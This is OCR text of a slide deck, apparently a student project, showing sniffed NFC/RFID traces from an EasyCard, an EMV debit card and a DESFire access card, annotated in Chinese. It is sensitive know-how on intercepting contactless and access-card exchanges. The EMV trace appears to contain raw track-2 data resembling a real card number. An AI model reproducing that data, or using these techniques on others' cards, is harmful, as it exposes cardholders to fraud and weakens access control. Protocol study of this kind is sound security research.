[=]     ...78........... T0   TA1 is present, TB1 is present, TC1 is present, FSCI is 8 (FSC = 256)
[=]     .....80........ TA1   different divisors are NOT supported, DR: [], DS: []
[=]     .....70..... TB1   SFGI = 0 (SFGT = (not needed) 0/fc), FWI = 7 (FWT = 524288/fc)
[=]     .....02... TC1   NAD is NOT supported, CID is supported

[?] Hint: Try `emv reader`
[?] Hint: Try `hf seos info`


[+] Valid ISO 14443-A tag found
```

[+] Possible types:
[+] HID SEOS (smartmx / javacard)
[+] EMV

輸出記錄


```
[+]  UID   : 6B C0 B9 A4
[+]  ATQB  : 00 00 00 00 80 81 71
[+]  CHIPID : 00
[+]     App Data: 00 00 00 00
[+]     Protocol: 80 81 71
[+]           Same bit rate <-> required
[+] Max Frame Size: 256 bytes
[+]  Protocol Type: Protocol is compliant with ISO/IEC 14443-4
[+] Frame Wait Integer: 7 - 4096 ETUs | 38656 us
[+]  App Data Code: Application is Proprietary
[+]  Frame Options: NAD is not supported
[+]  Frame Options: CID is supported
[+] Tag :
[+]   Max Buf Length: 0 (MBLI) chained frames not supported
[+]   CID : 0

[=] --- Fingerprint
[=] n/a


[+] Valid ISO 14443-B tag found
```

專題展示

Android的悠遊卡APP



卡片監聽

選擇卡片檢測類型

14443-A 卡片

開始監聽

選擇卡片分析類型


MIFARE Classic

開始分析

	Start	End	Src	Data (! denotes parity error)	CRC	Annotation
0	0	2368	Tag	04 00		
1	908096	910464	Tag	04 00		ATQA
2	930944	936832	Tag	A1 29 4D 1A DF		UID
3	965680	969200	Tag	28 B4 FC	ok	SAK
4	1130928	1155184	Tag	13 78 80 72 02 80 31 80 66 B1 84 0C 01 6E 01 83 00 90		外觀卡號
5				00 11 D8	ok	廠商自行定義
6	1352800	1356320	Tag	C2 E0 B4	ok	
7	1447984	1450352	Tag	04 00		
8	1478608	1482128	Tag	28 B4 FC	ok	
9	1860928	1863296	Tag	04 00		
10	1891856	1895376	Tag	28 B4 FC	ok	
11	1919488	1943744	Tag	13 78 80 72 02 80 31 80 66 B1 84 0C 01 6E 01 83 00 90		
12				00 11 D8	ok	

專題展示

Android的EMV讀卡app



	Start	End	Src	Data (! denotes parity error)	CRC	Annotation	
3	1016240	1017232	Rdr	52		WUPA	喚醒卡片
4	1018468	1020836	Tag	04 00			
5	1071504	1076272	Rdr	50 00 57 CD	A ok	S-block	EMV track
6	1926564	1928932	Tag	04 00			
7	1949396	1955284	Tag	61 4C B2 61 FE	!!		
8	1984148	1987668	Tag	28 B4 FC	A ok		
9	2143652	2167908	Tag	13 78 80 70 02 80 31 80 66 B1 84 0C 01 6E 01 83 00 90			
10				00 20 CC	A ok		
11	2319488	2323040	Rdr	C2 E0 B4	A ok	S-block ABORT req	卡片拒絕
12	2351652	2355172	Tag	C2 E0 B4	A ok		
13	2446832	2447824	Rdr	52		WUPA	重來一次
14	2449060	2451428	Tag	04 00			
15	2468112	2478576	Rdr	93 70 61 4C B2 61 FE 6E AF	A ok	SELECT_UID	選卡
16	2479812	2483332	Tag	28 B4 FC	A ok		
17	2693056	2697824	Rdr	50 00 57 CD	A ok	S-block	
18	2812672	2813664	Rdr	52		WUPA	
57	6106928	6125456	Rdr	03 00 A4 04 00 07 A0 00 00 00 03 10 10 00 BC 41	A ok	SELECT FILE	讀取資料
58	6523620	6528356	Tag	F2 01 91 40	A ok		
59	6556532	6622067	Tag	03 6F 47 84 07 A0 00 00 00 03 10 10 A5 3C 50 0A 56 49			
60				53 41 20 44 45 42 49 54 87 01 01 9F 38 18 9F 66 04 9F			
61				02 06 9F 03 06 9F 1A 02 95 05 5F 2A 02 9A 03 9C 01 9F			
62				37 04 5F 2D 04 7A 68 65 6E BF 0C 08 9F 5A 05 40 09 01			
63				01 58 90 00 4A E3	A ok		
64	7226692	7231428	Tag	F2 01 91 40	A ok		
65	7650196	7654932	Tag	F2 01 91 40	A ok		
66	7671360	7676128	Rdr	F2 01 91 40	A ok	S-block WTX req	更新交易紀錄
67	8073588	8078324	Tag	F2 01 91 40	A ok		
68	8094736	8099504	Rdr	F2 01 91 40	A ok	S-block WTX req	
69	8496964	8501700	Tag	F2 01 91 40	A ok		
70	8707268	8772803	Tag	02 77 49 82 02 00 00 57 10 44 77 57 87 23 09 52 21 D2			

76	9041152	9050528	Rdr	02 80 CA 9F 36 00 0B 73	A ok	GET DATA 讀取資料
77	9094052	9105636	Tag	02 9F 36 02 00 35 90 00 99 1B	A ok	
78	10986436	10989956	Tag	A2 E6 D7	A ok	

專題展示

DESFire門禁卡

選擇卡片分析類型

MIFARE DESFire

開始分析

	Start	End	Src	Data (! denotes parity error)	CRC	Annotation	
0	15798848	15799840	Rdr	52		WUPA	喚醒
1	15801076	15803444	Tag	44 03			
2	15807792	15810256	Rdr	93 20		ANTICOLL	防碰撞迴圈
3	15811444	15817332	Tag	88 04 1b 42 d5			
4	15821888	15832416	Rdr	93 70 88 04 1b 42 d5 c0 23	ok	SELECT_UID	選卡
5	15833604	15837124	Tag	24 d8 36	ok		
6	15841408	15843872	Rdr	95 20		ANTICOLL-2	7B UID 做兩次
7	15845044	15850932	Tag	ca e4 53 80 fd			
8	15855520	15866048	Rdr	95 70 ca e4 53 80 fd c9 8c	ok	SELECT_UID-2	
9	15867236	15870820	Tag	20 fc 70	ok		
10	15875440	15880208	Rdr	e0 80 31 73	ok	RATS	進入14-4協定
11	15884852	15894132	Tag	06 75 77 81 02 80 02 f0	ok		
12	15907184	15913040	Rdr	d0 11 00 52 a6	ok	PPS	協商參數
13	15917236	15920756	Tag	d0 73 87	ok		
14	16231296	16249824	Rdr	0a 00 00 a4 04 00 07 d2 76 00 00 85 01 00 12 9f	ok		
15	16278468	16285444	Tag	0a 00 90 00 f3 93	ok		
16	16387952	16403024	Rdr	0b 00 90 5a 00 00 03 4f 49 d3 00 22 6f	ok	SELECT APPLICATION (appId d3494f)	
17	16424868	16431844	Tag	0b 00 91 a0 9a 33	ok		

專題展示

DESFire門禁卡

16	16387952	16403024	Rdr	0b 00 90 5a 00 00 03 4f 49 d3 00 22 6f	ok	SELECT APPLICATION (appId d3494f)
17	16424868	16431844	Tag	0b 00 91 a0 9a 33	ok	
18	16542336	16557472	Rdr	0a 00 90 5a 00 00 03 4f 49 53 00 7f b6	ok	SELECT APPLICATION (appId 53494f)
19	16588340	16595380	Tag	0a 00 91 00 2b 8a	ok	
20	16741360	16754192	Rdr	0b 00 90 0a 00 00 01 01 00 9f 6e	ok	AUTH NATIVE (keyNo 1)
21	16867636	16883828	Tag	0b 00 07 0d 3b d2 9f 9b 5a 75 91 af 6d 09	ok	
22	17084624	17114736	Rdr	0a 00 90 af 00 00 10 f8 b0 e9 f4 6f 8d 73 0c 65 a		
23				9f 0c 66 bf d7 00 ae f2	ok	AUTH FRAME / NEXT FRAME
24	17198468	17214660	Tag	0a 00 8d 62 e1 cb 32 13 cc cb 91 00 0a b8	ok	
25	17355440	17368208	Rdr	0b 00 90 f5 00 00 01 0f 00 a5 09	ok	GET FILE SETTINGS (fileId 0f)
26	17423076	17438180	Tag	0b 00 00 01 03 12 38 00 00 91 00 c1 f7	ok	
27	17556800	17576544	Rdr	0a 00 90 bd 00 00 07 0f 00 00 00 05 00 00 00 cf	ok	READ DATA (fileId 0f, offset 0, len 5)
28	17663476	17680884	Tag	0a 00 30 2f 81 02 7a cf 88 8d 80 91 00 f5 ad	ok	
29	17839008	17858688	Rdr	0b 00 90 bd 00 00 07 0f 00 00 00 31 00 00 00 fb	ok	READ DATA (fileId 0f, offset 0, len 49)
30	18018020	18018020	Tag	0b 00 30 2f 81 02 7a 58 a5 02 05 00 a6 08 81 01		
31				03 03 00 08 a7 17 85 15 7a 21 c6 f7 2a 96 b5 96		
32				c8 6f 4b 7a 67 db 1b 24 c6 c6 85 a9 02 05 00 4f		
33				72 91 00 ce b8	ok	
34	18405904	18420976	Rdr	0a 00 90 5a 00 00 03 00 00 00 00 c6 71	ok	SELECT APPLICATION (appId 000000)
35	18434884	18441924	Tag	0a 00 91 00 2b 8a	ok	

選擇app

驗證

讀取資料

退出app

讀卡機後端權限驗證與後續作業...